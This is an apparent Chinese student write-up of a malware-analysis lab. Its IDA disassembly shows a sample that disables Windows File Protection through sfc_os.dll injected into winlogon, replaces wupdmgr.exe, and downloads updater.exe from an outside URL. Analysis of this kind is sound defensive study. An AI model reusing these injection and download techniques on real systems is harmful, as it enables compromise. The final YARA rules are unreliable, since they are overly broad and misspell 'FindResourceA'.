
可以看见这个函数先调用了一个其他的函数，根据参数的提示可以看出来应该是和权限有关的函数。



进来以后发现确实是在提升这个进程的权限。



之后我们可以看见程序装载了sfc_os.dll中偏移量为2的函数，然后打开了刚刚我们分析得到的`winlogon.exe`进程，并将句柄保存在了hProcess中。




之后创建了一个线程，可以看见hProcess就是刚刚保存的句柄。而这个lpStartAddress就是刚刚从dll文件中加载的偏移为2的函数的指针。

```
push    10Eh            ; uSize
lea     edx, [ebp+Buffer]
push    edx             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg_0 ; "\\system32\\wupdmgr.exe"
lea     eax, [ebp+Buffer]
push    eax
push    offset aSS_0    ; "%s%s"
push    10Eh            ; BufferCount
lea     ecx, [ebp+ExistingFileName]
push    ecx             ; Buffer
call    ds:_snprintf
add     esp, 14h
lea     edx, [ebp+var_110]
push    edx             ; lpBuffer
push    10Eh            ; nBufferLength
call    ds:GetTempPathA
push    offset aWinupExe ; "\\winup.exe"
lea     eax, [ebp+var_110]
push    eax
push    offset aSS_1    ; "%s%s"
push    10Eh            ; BufferCount
lea     ecx, [ebp+NewFileName]
push    ecx             ; Buffer
call    ds:_snprintf
```


之后我们可以看见这个样本获取了系统路径，并将当其和`\\system32\\wupdmgr.exe`进行了拼接，形成了完整的一个程序的路径。

```
add     esp, 14h
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type     ; "BIN"
push    offset Name     ; "#101"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource
mov     [ebp+lpBuffer], eax
mov     eax, [ebp+hResInfo]
push    eax             ; hResInfo
mov     ecx, [ebp+hModule]
push    ecx             ; hModule
call    ds:SizeofResource
mov     [ebp+nNumberOfBytesToWrite], eax
```



然后我们可以看见这个程序加载了资源，并进行了写文件操作，最后运行了这个文件。经过之前的分析我们可以知道这里写入的程序就是刚刚分析得到的`\\system32\\wupdmgr.exe`。正常来说，windows的保护机制是会阻止对系统文件进行写入的，但是之前我们也分析过他调用了sfc_os.dll中的函数来禁用了windows的保护机制，所以这里是能成功写入的。

同时我们注意到，在启动这个修改过后的程序时，他设置了参数uCmdShow



这里就是表示不会显示任何窗口，以此来达到隐蔽执行的目的。

综上，本次的样本注入的进程为：wupdmgr.exe

问题3

> 使用LoadLibraryA装载了哪个DLL程序?

由上述分析可以看见装载的是sfc_os.dll

问题4


> 传递给CreateRemoteThread调用的第4个参数是什么?

是使用LoadLibraryA装载的sfc_os.dll文件中偏移量为2的函数的指针。经过查询可以知道，这个地方的函数功能就是可以用来禁用windows的保护机制。

问题5

> 二进制主程序释放出了哪个恶意代码?

释放出的为资源节中的PE文件



问题6

> 释放出的恶意代码的目的是什么?

使用resource_hacker将资源节的文件提取出来之后，使用IDA查看

```
push    10Eh            ; nBufferLength
call    ds:GetTempPathA
push    offset aWinup_exe ; "\\winup.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh            ; Count
lea     edx, [ebp+CmdLine]
push    edx             ; Dest
call    ds:_snprintf
add     esp, 14h
push    5               ; uCmdShow
lea     eax, [ebp+CmdLine]
push    eax             ; lpCmdLine
call    ds:WinExec
push    10Eh            ; uSize
lea     ecx, [ebp+var_330]
push    ecx             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgrd.exe"
lea     edx, [ebp+var_330]
push    edx
push    offset aSS_0    ; "%s%s"
push    10Eh            ; Count
lea     eax, [ebp+Dest]
push    eax             ; Dest
```

可以看见这个样本先执行了系统路径下的winup.exe程序，这个程序的功能是进行windows的更新。之后拼接了一个字符串，并将这个字符串保存在了Dest中。同时需要注意到的是，这个字符串的最后是wupdmgrd.exe，而windows里自带一个程序为：wupdmgr.exe，两者只差了一个d，可以起到混淆的作用。之后将这个位置信息作为参数之一传递给了URLDownloadToFileA

```
push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push    0               ; LPUNKNOWN
call    URLDownloadToFileA
```

这个URL为`http://www.practicalmalwareanalysis.com/updater.exe`。

由此可见，这个资源节的作用就是从一个URL上下载一个文件，并保存在Windows的系统目录下的wupdmgrd.exe中

Yara

本次实验的样本的一些最主要的特征有：进程注入、设置Hook、URL下载文件、使用DLL文件等

根据以上信息编写yara规则如下：

```
import "pe"

rule EXE {
    strings:
        $exe = ".exe" nocase
    condition:
        $exe
}

rule DLL {
    strings:
        $dll = /[a-zA-Z0-9_]*.dll/
    condition:
        $dll
}

rule WriteFile {
    strings:
        $name = "WriteFile"
    condition:
        $name
}

rule SetHook {
    strings:
        $SetFunc = "SetWindowsHookExA"
        $UnFunc = "UnhookWindowsHookEx"
    condition:
        $SetFunc or $UnFunc
}

rule URL {
    strings:
        $Http = "http://" nocase
        $Https = "https://" nocase
    condition:
        $Http or $Https
}

rule UseSource {
    strings:
        $find = "FineResourceA"
        $load = "LoadResource"
        $size = "SizeofResource"
```

```
    condition:
        $find or $load or $size
}
```

实验结果如下